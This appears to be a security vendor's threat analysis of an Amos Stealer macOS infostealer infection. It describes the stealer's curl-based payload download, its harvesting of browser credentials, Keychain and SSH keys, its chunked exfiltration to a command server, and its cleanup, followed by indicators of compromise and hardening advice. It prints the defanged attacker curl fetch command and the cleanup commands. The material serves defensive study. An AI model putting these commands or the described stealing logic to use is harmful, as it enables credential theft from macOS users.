










Introduction
Amos Stealer remains a prominent and highly active malware family specifically engineered to target macOS users and extract sensitive information from compromised systems. Typically distributed via deceptive software downloads, malicious websites, or sophisticated social engineering lures, this info-stealer is designed to harvest user credentials, browser data, cryptocurrency wallet configurations, and other proprietary files. The sustained activity of Amos Stealer underscores a broader cyber threat trend: threat actors are increasingly shifting their focus toward macOS environments to execute financially motivated campaigns.
Technical Analysis & Initial Access
In recent campaigns, initial access is frequently established through a curl command that silently retrieves a remote payload from attacker-controlled infrastructure. In macOS-focused information-stealing operations, utilities like curl are highly favored by adversaries because they allow for the discrete download and execution of shell scripts or AppleScript-based components with minimal visibility to the end-user. This mechanism enables threat actors to seamlessly stage secondary payloads and immediately begin credential harvesting or data collection following the initial compromise.
During a recent incident investigation, a proactive threat hunting query flagged an anomalous curl command execution. Further forensic analysis of this activity confirmed an active Amos Stealer infection.
The specific command identified by analysts was:
curl -kfsSL
hxxp://premierrentalpurchase[.]com/curl/5b7250991558c1089d217b180d9418df77886996c22f8f319d7f640895e03381
The threat actors utilized the -fsSL flags to optimize the delivery and execution of the malicious script:
-f: Fails silently on HTTP errors, preventing user-facing alerts.-s: Enables silent mode, completely suppressing the standard download progress output.-S: Ensures error messages are still captured if the operation encounters a critical failure while in silent mode.-L: Automatically follows HTTP redirects to ensure successful payload retrieval.
Payload Execution & Data Staging
Once downloaded, the retrieved script runs with hardcoded variables, including a specific domain, API key, and authentication token. Forensic logs confirmed that the script immediately launches an AppleScript command via zsh to initiate data collection.
The malware’s shell script includes automated validation checks. It verifies whether the AppleScript executed successfully; if the execution fails, the script terminates immediately to avoid drawing suspicion. If the target file is present and populated, the script prepares to upload the data.
To bypass network anomalies or size limitations, the malware handles data exfiltration using the following logic:
- Data Chunking: Staged data is divided into 10 MB chunks prior to transmission.
- Session ID Generation: For every upload session, a unique session ID is generated by concatenating the current timestamp with a random hexadecimal string derived from OpenSSL (or a fallback random value generator).
- Upload Tracking & Retries: The script tracks the total number of chunks uploaded and will retry a failed chunk upload up to eight times before aborting.
The retrieved script contains hardcoded values, including the domain, API key, and token as shown below:

Figure 1: Script file content
Targeted Artifacts & Exfiltration
Amos Stealer aggressively harvests data across a wide array of high-value system directories. It specifically targets sensitive browser artifacts from Google Chrome and Microsoft Edge, including:
- Stored passwords (
Login Data) - Session cookies (
Cookies) - Autofill form information (
Web Data)
Beyond browser data, the malware copies and steals the macOS Keychain database (login.keychain-db), granting attackers access to corporate credentials and stored authentication tokens. It also searches the user’s home directory to stage confidential developer files, configuration profiles, and keys, such as .kube, .ssh, .zshrc, and .gitconfig directories.
Once gathered, the files are aggregated and compressed into a single archive named osalogging.zip within the /tmp directory using native macOS utilities like ditto.
Analyst confirmed execution of AppleScript on the machine as shown below

Figure 2: Amos Stealer data exfiltration using macOS utilities – ditto
The script also checks if the downloaded AppleScript’s execution has succeeded, and if not the, script exits immediately. If the file is present and not empty, the script uploads the data in 10 MB chunks. For each upload session, it generates a session ID using a combination of the current timestamp, a random hexadecimal string derived from OpenSSL, and a fallback random value. The script also keeps track of the total number of chunks uploaded. Each chunk upload is retried up to a maximum of eight attempts in case of failure.

Figure 3: 10MB data upload
The compressed archive is then exfiltrated via an HTTP PUT request to the attacker’s command-and-control (C2) domain. The curl command used for exfiltration includes the -k flag to ignore TLS certificate validation, a fake browser User-Agent string to blend into normal web traffic, and an API authentication token. The script monitors the HTTP response code, treating any 2xx status code as a successful upload. If a chunk fails, it sleeps and retries up to three additional times.

Figure 4: curl command for exfiltration
Amos stealer then targets to harvest sensitive browser data, including stored passwords, cookies, and autofill form information.

Figure 5: Browser data being targeted
It also steals data from macOS Keychain, allowing it to access sensitive credentials and stored authentication information.

Figure 6: Keychain being targeted
The Amos Stealer copies relevant files to prepare them for archiving and subsequent upload to the remote server.

Figure 7: Targeted files are staged before archiving
The data is then compressed into a file named osalogging.zip and stored in the /tmp directory.

Figure 8: Zip file containing stolen files
The collected data is uploaded to the command-and-control (C2) domain.

Figure 9: Curl used to exfiltrate
The code snippet below shows the stealer on the victim’s machine to facilitate data collection, processing, and exfiltration.

Figure 10: View of complete data exfiltration code
Following a successful data transmission, Amos Stealer attempts to evade standard detection workflows by executing cleanup commands (e.g., rm -f /tmp/osalogging.zip and rm -rf /tmp/sync) to systematically erase its operational footprint from the endpoint.

Figure 11: Stealer cleaning artifacts to avoid detection
Indicators of Compromise (IoCs)
hxxp[:]//premierrentalpurchase[.]com/curl/5b7250991558c1089d217b180d9418df77886996c22f8f319d7f640895e03381hxxp://bestbuydomain.com/gate?buildtxd=5b7250991558c1089d217b180d9418df77886996c22f8f319d7f640895e03381brew[.]sh(Contextually abused or modified in specific instances)
Recommendations
To protect your infrastructure against Amos Stealer and similar macOS-centric malware strains, security teams should implement the following defensive controls:
- Enforce Gatekeeper and Notarization: Rigorously enforce macOS Gatekeeper policies to prevent applications from running from unrestricted or unverified sources.
- Maintain XProtect Signatures: Ensure that native XProtect coverage is continuously active and apply macOS security patches immediately to reduce exposure.
- Implement Least Privilege: Restrict administrative privileges across all endpoints, granting elevated rights only when there is a strict operational necessity.
- Restrict Unsigned Binaries: Block the execution of unsigned or untrusted binaries, paying close attention to those initiated from hidden directories within user home paths (e.g.,
/tmpor hidden folders). - Monitor LaunchDaemons: Closely audit and alert on any new or modified entries within
/Library/LaunchDaemons/, with specific telemetry focused on suspicious or masquerading files likecom.finder.helper.plist. - Optimize Threat Hunting: Keep your Endpoint Detection and Response (EDR) platforms updated with behavioral detection rules that monitor anomalous
curlcommands piping directly into interpreters likeosascriptorsh.
Conclusion
Amos Stealer represents a sophisticated shift in the threat landscape, proving that macOS environments are no longer a safe haven from aggressive information-stealing campaigns. As adversaries continue to refine their stealth tactics, relying on default security settings is no longer enough to protect sensitive enterprise data and corporate Keychains. Security teams must pivot toward aggressive, behavioral-based threat hunting and rigid endpoint hardening.
Don’t wait for a data breach to expose your blind spots. Learn more about CyberProof Threat Hunting Services and schedule a comprehensive risk assessment to ensure your hunting queries are fully optimized to stop stealthy infostealers.
